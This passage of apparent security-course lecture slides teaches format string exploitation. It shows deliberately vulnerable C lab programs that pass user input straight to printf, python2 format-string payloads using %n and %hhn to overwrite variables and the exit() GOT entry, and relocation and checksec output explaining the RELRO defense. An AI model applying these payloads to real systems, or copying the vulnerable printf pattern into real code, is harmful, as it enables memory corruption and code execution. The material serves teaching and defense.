AAAA000001fe.f7fbb580.08049329.080481b4.00000004.                                                                                0.
                                                                            1094795585

The flag is: pwn_iot{MdRrT83eBN_vVM76e_Am83ij5So.QX1gDLzczW}

Segmentation fault (core dumped)
```

```
python2 -c "print '\x8c\xd6\xff\xff' +
'%08x'*5 + '%0134517258x' + '%n'" |
./formatstring_formats5_32
```

Formats9: overwrite more variables with large values

```
int auth = 0;
int auth1 = 0;
int auth2 = 0;

int vulfoo()
{
	char tmpbuf[512];
	fgets(tmpbuf, 510, stdin);

	printf(tmpbuf);
	return 0;
}

int main() {
	vulfoo();

	printf("auth = %d, auth1 = %d\n, auth2 = %d", auth, auth1, auth2);

	if (auth == 0xdeadbeef && auth1 == 0xC0ffe && auth2 == 0xbeefface)
		print_flag();
}
```

What to overwrite?

Code pointers that will be dereferenced

- Ret address on stack
- Function pointers
    - C++ vtable
    - .fini section
    - .got section

Lazy Binding (.plt, .got, .got.plt Sections)

Binding at Load Time: When a binary is loaded into a process for execution, the dynamic linker resolves references to functions located in shared libraries. The addresses of shared functions were not known at compile time.

In reality - Lazy Binding: many of the relocations are typically not done right away when the binary is loaded but are deferred until the first reference to the unresolved location is actually made.

Lazy Binding (.plt, .got, .got.plt Sections)

Lazy binding in Linux ELF binaries is implemented with the help of two special sections, called the Procedure Linkage Table (.plt) and the Global Offset Table (.got).

.plt is a code section that contains executable code. The PLT consists entirely of stubs of a well-defined format, dedicated to directing calls from the .text section to the appropriate library location.

.got.plt is a data section.

Lazy Binding (.plt, .got, .got.plt Sections)

A dynamically linked ELF binary uses a look-up table called the Global Offset Table (GOT) to dynamically resolve functions that are located in shared libraries.

Such calls point to the Procedure Linkage Table (PLT), which is present in the .plt section of the binary. The .plt section contains x86 instructions that point directly to the GOT, which lives in the .got.plt section.

GOT normally contains pointers that point to the actual location of these functions in the shared libraries in memory.

Lazy Binding (.plt, .got, .got.plt Sections)


The GOT is populated dynamically as the program is running. The first time a shared function is called, the GOT contains a pointer back to the PLT, where the dynamic linker is called to find the actual location of the function in question. The location found is then written to the GOT. The second time a function is called, the GOT contains the known location of the function. This is called “lazy binding.” This is because it is unlikely that the location of the shared function has changed and it saves some CPU cycles as well.

Lazy Binding (.plt, .got, .got.plt Sections)

There are a few implications of the above. Firstly, PLT needs to be located at a fixed offset from the .text section. Secondly, since GOT contains data used by different parts of the program directly, it needs to be allocated at a known static address in memory. Lastly, and more importantly, because the GOT is lazily bound it needs to be writable.

Since GOT exists at a predefined place in memory, a program that contains a vulnerability allowing an attacker to write 4 bytes at a controlled place in memory (such as some integer overflows leading to out-of-bounds write), may be exploited to allow arbitrary code execution.

Dynamically Resolving a Library Function Using the PLT



formats12: overwriting .got

```
int main(int argc, char*argv[]) {

        char buf[200];

        printf("print_flag() is at %p\n", print_flag);

        fgets(buf, 198, stdin);

        printf(buf);

        exit(0);
}
```

Canary enabled; NX enabled; print_flag in address space

formats12: overwriting .got

```
→ formats12_32 objdump -R ./formats12_relro_32

./formats12_relro_32:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
0804bffc R_386_GLOB_DAT    __gmon_start__
0804c020 R_386_COPY        stdin@@GLIBC_2.0
0804bfd8 R_386_JUMP_SLOT   printf@GLIBC_2.0
0804bfdc R_386_JUMP_SLOT   fgets@GLIBC_2.0
0804bfe0 R_386_JUMP_SLOT   fclose@GLIBC_2.1
0804bfe4 R_386_JUMP_SLOT   __stack_chk_fail@GLIBC_2.4
0804bfe8 R_386_JUMP_SLOT   fread@GLIBC_2.0
0804bfec R_386_JUMP_SLOT   puts@GLIBC_2.0
0804bff0 R_386_JUMP_SLOT   exit@GLIBC_2.0
0804bff4 R_386_JUMP_SLOT   __libc_start_main@GLIBC_2.0
0804bff8 R_386_JUMP_SLOT   fopen@GLIBC_2.1
```

overwriting exit()'s pointer

```
python2 -c "print '\x24\xc0\x04\x08aaaa\x25\xc0\x04\x08\x08%08x.%08x.%08x.%08x.%08x.%08x.%08x.%??x.%hhn%??d%hhn'")
```

Defense: RELRO

```
➜  formats12_32 ../../../software-security-course-code/checksec.sh --file ./formats12_relro_32
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
Full RELRO      Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   ./formats12_relro_32
➜  formats12_32 ../../../software-security-course-code/checksec.sh --file ./formats12_32
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   ./formats12_32
```

Defense: RELRO

The linker resolves all dynamically linked functions at the beginning of the execution, and then makes the GOT read-only. This technique is called RELRO and ensures that the GOT cannot be overwritten.

In partial RELRO, the non-PLT part of the GOT section (.got from readelf output) is read only but .got.plt is still writeable. Whereas in complete RELRO, the entire GOT (.got and .got.plt both) is marked as read-only.

Both partial and full RELRO reorder the ELF internal data sections to protect them from being overwritten in the event of a buffer-overflow, but only full RELRO mitigates the above mentioned technique of overwriting the GOT entry to get control of program execution.

Other pointers: .ctors, .init, .dtors, .fini

Each ELF file compiled with GCC contains special sections notated as ".dtors" and ".ctors" or ".init" and ".fini" that are called destructors and constructors.

Constructor functions are called before the execution is passed to main() and destructors—after main() exits by using the system call exit.